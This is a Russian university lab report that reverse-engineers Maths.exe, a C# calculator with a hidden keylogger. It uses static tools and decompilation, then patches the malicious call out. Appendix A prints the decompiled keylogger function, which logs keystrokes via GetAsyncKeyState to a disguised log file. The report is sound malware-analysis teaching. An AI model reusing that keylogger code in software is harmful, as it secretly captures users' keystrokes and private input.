МИНОБРНАУКИ РОССИИ
Федеральное государственное бюджетное образовательное учреждение
высшего образования
«МИРЭА – Российский технологический университет»
РТУ МИРЭА

Институт искусственного интеллекта
Базовая кафедра №252 – информационной безопасности

ЛАБОРАТОРНАЯ РАБОТА №3 ПО ПРЕДМЕТУ «РАЗРУШАЮЩИЕ ПРОГРАММНЫЕ ВОЗДЕЙСТВИЯ»

Студент группы ККСО-01-20 *Семин В.В.*

Преподаватель *Старший преподаватель*
Трошков Вадим Евгеньевич

Москва 2025

ОГЛАВЛЕНИЕ

ВВЕДЕНИЕ

Студенты младшего курса учатся писать простые приложения под Windows на объектно-ориентированном языке программирования. Один из них прислал мне исполняемый файл Maths.exe на проверку, говорит, что сначала она зависала при выполнении. А потом, когда он попробовал устранить ошибки, и вовсе перестала запускаться, выдавая ошибку.

Студент просит помочь разобраться в проблеме.

Попробовал запустить – у меня тоже выдаёт ошибку. Попросил студента прислать исходники, но он их удалил. Остался только файл с отладочной информацией (Maths.pdb). Не успеваю оценить.

Попробуйте проанализировать программу используя знания, полученные на наших занятиях.

Надеюсь, у вас получится разобраться в следующих вопросах:

1) почему программа не запускается;

2) почему программа зависает после запуска, и отразить причины в отчёте.

При возможности устранить проблемы.

1 ПЕРВИЧНЫЙ АНАЛИЗ ФАЙЛА

1.1 МАГИЧЕСКОЕ ЧИСЛО ФАЙЛА

Определим тип файла по его магическому числу. Для этого воспользуемся программным обеспечением PE View версии 0.9.9.0 (Рисунок 1.1).



Рисунок 1.1 — Магическое число исследуемого файла.

Файл обладает магическим числом MZ, что соответствует исполняемому файлу.

1.2 ЗАВИСИМОСТИ ФАЙЛА

Просмотрим зависимости файла с помощью PE Explorer версии 1.9 R6 (Рисунок 1.2).



Рисунок 1.2 — Зависимости исследуемого файла.

В зависимостях файла есть динамическая библиотека mscoree.dll. Следовательно, это программа, написанная на языке C#.

1.3 ПОЛУЧЕНИЕ ИНФОРМАЦИИ О ФАЙЛЕ ИЗ ОТКРЫТЫХ ИСТОЧНИКОВ.

Получим хэш-сумму с помощью программного обеспечения 7-Zip 24.9 (Рисунок 1.3).



Рисунок 1.3 — Хэш-сумма исследуемого файла

Интернет-ресурс VirusTotal определил данный файл как модифицированную 32-битную версию калькулятора Windows (Рисунок 1.4).



Рисунок 1.4 — Информация о исследуемом файле из открытых источников (источник файла)

По информации с VirusTotal некоторые антивирусные средства детектируют данный файл как троян (Рисунок 1.5).



Рисунок 1.5 — Информация о исследуемом файле из открытых источников (анализ антивирусами)

1.4 СЕГМЕНТЫ

Просмотрим информацию о сегментах файла с помощью PE View (Рисунки 1.6 — 1.8).



Рисунок 1.6 — Секция .text



Рисунок 1.7 — Секция .rsrc



Рисунок 1.7 — Секция .reloc

Каких-либо подозрительных привилегий доступа к сегментам не обнаружено.

2 ВОССТАНОВЛЕНИЕ АЛГОРИТМА ПРОГРАММЫ

2.1 ГРАФ ВЫЗОВОВ

Применим программное обеспечение IDA Pro 9.1.250226 для построения графа вызовов исследуемой программы (Рисунок 2.1).



Рисунок 2.1 — Граф вызовов исследуемой программы

2.2 ФУНКЦИЯ MAIN

Дезассеблируем код программного обеспечения с помощью ПО dnSpy (6.1.8.0). Изучим функцию *Main* (Листинг 2.1).

Листинг 2.1 — Функция main

```
1  private static void Main(string[] args)
2  {
3      string buf = "";
4      string bufStart = "";
5      string buf2 = "";
6      string buf3 = "";
7      Program.errorLog(buf, bufStart, buf2, buf3);
8      Console.WriteLine("Введите число, с которым будут произведены математические
операции: ");
9      double b = Program.startStep();
10     double op = Program.firstStep(b);
11     double num = Program.secondStep(op);
12     Console.WriteLine("{0}", num);
13     Console.ReadKey();
14 }
```

Данный код:

1) создаёт 4 пустые строковые переменные;
2) выводит сообщение "Введите число, с которым будут произведены математические операции: ";

3) инициализирует переменную типа числа с плавающей точкой двойной точности *b* возвращаемым значением функции *startStep()*;
4) инициализирует переменную типа числа с плавающей точкой двойной точности *op* возвращаемым значением функции *firstStep()*, передавая ей в качестве параметра переменную *b*;
5) инициализирует переменную типа числа с плавающей точкой двойной точности *num* возвращаемым значением функции *secondStep()*, передавая ей в качестве параметра переменную *op*;
6) выводит *num* на экран;
7) ожидает нажатие любой клавиши для завершения.

2.3 ФУНКЦИЯ ERRORLOG

Изучим функцию *errorLog* (Листинг А.1 в Приложении А).

Данная функция в бесконечном цикле проверяет каждую секунду, какая клавиша нажата с помощью функции *GetAsyncKeyState*. Записывает название клавиши в переменную *buf*. Как только длина *buf* становится больше 10, она записывает её значение в файл *Errorlist.log* и обнуляет *buf*. Если произошла ошибка при записи в файл, сообщение ошибки помещается в *buf1*, но далее не используется.

Функция *GetAsyncKeyState* импортирована в класс *Program* из динамической библиотеки *user32.dll*. Это WinAPI-функция, которая проверяет состояние клавиши в любой момент времени (даже если окно программы не в фокусе). Принимает код клавиш. Возвращает *short* (в C# преобразуется в *int*), где: старший бит установлен, следовательно, клавиша нажата сейчас; младший бит установлен, следовательно, клавиша была нажата после предыдущего вызова.

Функция *errorLog* является скрытым кейлоггером, именно её вызов является причиной невыполнения программой декларированных возможностей калькулятора.

2.4 ФУНКЦИЯ STARTSTEP

Изучим функцию *startStep* (Листинг 2.2).

Листинг 2.2 — Функция startStep

```
private static double startStep()
{
   double result;
   try
   {
      result = Convert.ToDouble(Console.ReadLine());
   }
   catch (Exception)
   {
       result = 0.0;
    }
    return result;
}
```

Данная функция считывает число с плавающей точкой двойной точности. Если возникла ошибка, то число результат устанавливается в 0.

2.5 ФУНКЦИЯ FIRSTSTEP

Изучим функцию *firstStep* (Листинг 2.3).

Листинг 2.3 — Функция firstStep

```
private static double firstStep(double b)
{
   double result;
   try
   {
      result = 6.283185307179586 * b;
   }
   catch (Exception)
   {
       result = 0.0;
    }
    return result;
}
```

Данная функция умножает полученный параметр на 6.283185307179586 (возможно это округлённое значение 2π) и возвращает результат. В случае ошибки возвращает 0.

В текущей реализации исключение возможно только в очень специфических случаях, например:

1) Если значение *b* равно *double.PositiveInfinity* или *double.NegativeInfinity*.

2) При аппаратных ошибках вычислений с плавающей точкой (крайне редко).

2.6 ФУНКЦИЯ SECONDSTEP

Изучим функцию *secondStep* (Листинг 2.4).

Листинг 2.4 — Функция secondStep

```
1 private static double secondStep(double op1)
2 {
3    double result;
4    try
5    {
6       result = Math.Sqrt(op1);
7    }
8    catch (Exception)
9    {
10       result = 0.0;
11    }
12    return result;
13 }
```

Данная функция берёт квадратный корень из полученного значения и возвращает результат. В случае ошибки возвращает 0.

2.7 АЛГОРИТМ ПРОГРАММЫ

В результате, если бы кейлоггер не мешал бы работе программы, она работала бы по следующему алгоритму:

1) считать из консоли число x;

2) вычислить $\sqrt{2\pi x}$;

3) вывести результат на экран.

3 УСТРАНЕНИЕ ПРОБЛЕМ В РАБОТЕ ПРОГРАММЫ

Восстановим работоспособность программы, заменив вызов *errorLog* на *nop* (Рисунок 3.1).



Рисунок 3.1 — Удаление вызова кейлоггера из программы

Удалим функцию *errorLog* и импорт функции из кода, чтобы не оставить злоумышленнику возможности вызвать их неявно (Рисунки 3.2-3.3).



Рисунок 3.2 — Удаление кейлоггера из программы



Рисунок 3.3 — Удаление ненужной зависимости из программы

Проверка (Рисунок 3.4) показала, что работоспособность программы восстановлена.



Рисунок 3.4 — Проверка работоспособности исправленной программы

ЗАКЛЮЧЕНИЕ

В рамках данной лабораторной работы был проведён анализ исполняемого файла, потенциально несущего вредоносное воздействие.

Первым этапом был первичный анализ файла. Была вычислена его хэш-сумма, которая была использована для получения информации о файле из открытых источников. По полученной информации был сделан предварительный вывод о том, что программа является модифицированной версией 32-битного калькулятора Windows, в которую был вшит троян.

Кроме этого были проверены PE заголовок файла и список его зависимостей. Полученные данные помогли подтвердить то, что данный файл действительно является программой, написанной на языке C#.

Также были проверены сегменты данного исполняемого файла, но в них каких-либо подозрительных привилегий обнаружено не было.

Вторым этапом была попытка восстановить алгоритм работы программы. Сначала был построен граф вызова функций в программе. Далее программа была декомпилирована. Изучение полученного в результате декомпиляции кода показало, что изначально программа вычисляла значение $\sqrt{2\pi x}$, где x - полученное от пользователя число, и выводила его на экран. Но в программу был вшит кейлоггер, который своим исполнением не давал исполнятся легальному коду программы.

Третьим этапом была попытка устранить проблемы в работе программы. Кейлоггер и его вызов были удалены из файла. В результате чего работоспособность легальной части программы была восстановлена.

ПРИЛОЖЕНИЕ А

Листинг А.1 — Функция errorLog

```
1  private static void errorLog(string buf, string bufStart, string buf1, string buf2)
2  {
3     for (;;)
4     {
5        Thread.Sleep(1000);
6        for (int i = 0; i < 255; i++)
7        {
8           int asyncKeyState = Program.GetAsyncKeyState(i);
9           if (asyncKeyState != 0)
10          {
11             buf += ((Keys)i).ToString();
12             buf += " ";
13             if (buf.Length > 10)
14             {
15                try
16                {
17                   File.AppendAllText("Errorlist.log", buf);
18                   buf = "";
19                }
20                catch (Exception ex)
21                {
22                   buf1 = ex.Message;
23                }
24             }
25          }
26       }
27    }
28 }
```